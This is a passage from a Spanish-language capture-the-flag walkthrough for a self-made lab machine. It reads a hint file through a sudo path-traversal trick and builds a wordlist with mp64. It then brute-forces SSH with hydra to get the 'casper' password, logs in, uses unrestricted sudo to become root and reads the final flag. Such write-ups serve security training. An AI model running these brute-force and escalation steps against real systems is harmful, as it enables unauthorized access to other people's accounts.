lrwxrwxrwx  1 root    root      20 abr  3 17:36 escalate.txt -> .casper/escalate.txt
$ sudo cat /secret/../../home/escalate.txt
sudo cat /secret/../../home/escalate.txt

#####  ###  ###  ##  ##  ##
#####  ##  ##  ##  ##  ##
## ##  ## ##  ##  ##  ##  ##  ##  ##  ##
## ##  #####  #####  #####  #####  ##  ##  ##  ##
#####  ##  ##  ##  ##  #####  ##  ##  ##  ##
##  #####  #####  #####  ## ##  #####  #####  #####
#####

You discovered this file, what I'm going to give you is the password of the casper user ...

User: casper
Password: fantasmacXX

The last "XX" have to be changed to letters of the alphabet, good luck!
```

Haciendo el truco que conté antes podemos leer ese enlace simbólico que está en la /home la cual nos dice una pista para sacar la contraseña del otro usuario "casper"

```
(kali㉿kali)-[~/Desktop]
└─$ mp64 fantasmac?l?l > dic.txt

(kali㉿kali)-[~/Desktop]
└─$ hydra -l casper -P dic.txt ssh://192.168.28.11 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-04 23:10:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 676 login tries (l:1/p:676), ~11 tries per task
[DATA] attacking ssh://192.168.28.11:22/
[STATUS] 414.00 tries/min, 414 tries in 00:01h, 289 to do in 00:01h, 37 active
[22][ssh] host: 192.168.28.11 login: casper password: fantasmactf
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 32 final worker threads did not complete until end.
[ERROR] 32 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-04 23:12:01
```

Una vez que hayamos creado el diccionario y sacado las claves a “casper” nos conectamos por ssh

5. USUARIO CASPER

```
└─$ ssh casper@192.168.28.11
```

```
System information as of jue 04 abr 2024 21:12:01 UTC

System load: 0.0          Processes:                184
Usage of /:  51.4% of 9.75GB  Users logged in:        2
Memory usage: 18%         IPv4 address for enp0s3: 192.168.28.11
Swap usage:  0%

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
  just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 18 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Apr  4 13:29:25 2024 from 192.168.28.4
Could not chdir to home directory /home/casper: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

casper@ghostctf:/$
```

Una vez dentro investigamos...

```
casper@ghostctf:/$ sudo -l
[sudo] password for casper:
Matching Defaults entries for casper on ghostctf:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User casper may run the following commands on ghostctf:
    (ALL : ALL) ALL
```

Vemos que al hacer “sudo -l” tenemos todos los permisos para ser “root”

6. USUARIO ROOT

```
casper@ghostctf:/$ sudo su
root@ghostctf:/#
```

#FLAG4

```
root@ghostctf:~# ls -la
total 52
drwx----- 6 root root 4096 abr  3 18:47 .
drwxr-xr-x 21 root root 4096 abr  3 14:45 ..
-rw----- 1 root root 6305 abr  4 20:35 .bash_history
-rw-r--r-- 1 root root 3106 oct 15 2021 .bashrc
drwx----- 2 root root 4096 abr  1 19:03 .cache
-rw-r--r-- 1 root root  492 abr  3 17:58 FLAG.txt
-rw----- 1 root root  20  abr  1 19:18 .lessht
drwxr-xr-x  3 root root 4096 abr  1 19:09 .local
-rw-r--r-- 1 root root  161 jul  9 2019 .profile
-rw-r--r-- 1 root root  66  abr  3 18:47 .selected_editor
drwx----- 3 root root 4096 abr  1 12:32 .snap
drwx----- 2 root root 4096 abr  1 12:32 .ssh
root@ghostctf:~# cat FLAG.txt

###      ###      ##
## ##    ##          #####
#         ##        ## ##  ##
#####    ##      ## ##  ##
##        ##      #####  ##
##        ##      ## ##  #####
#####    #####    #####  ##
                                     #####

Very good, you have the 4/4 flag

This flag is worth 30 points

Congratulations!! you managed to hack my machine, you are a crack

Code: Q29kaWdvOiBnaG9zdHJlc3VlbHRv
```

Una vez siendo "root" leemos la última flag y con esto ya estaría echa la maquina jeje

GRACIAS POR HABER PARTICIPADO EN MI MINIJUEGO DE HACKING ÉTICO